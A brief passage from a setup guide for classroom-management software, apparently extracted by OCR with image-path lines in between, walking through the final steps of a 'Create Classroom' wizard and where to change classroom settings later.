
Network computers:

[redacted]

Classroom computers:

WIN-BI3UK55VF6A

Click on “Finish” to finish the installation.




Create Classroom


Wizard has gathered all required information to create Classroom

Use "Properties" from the context menu of the Classroom to modify Classroom settings (list of Users, Open Enrollment password, etc.) later.

From the classroom manager, open the new classroom you just created.

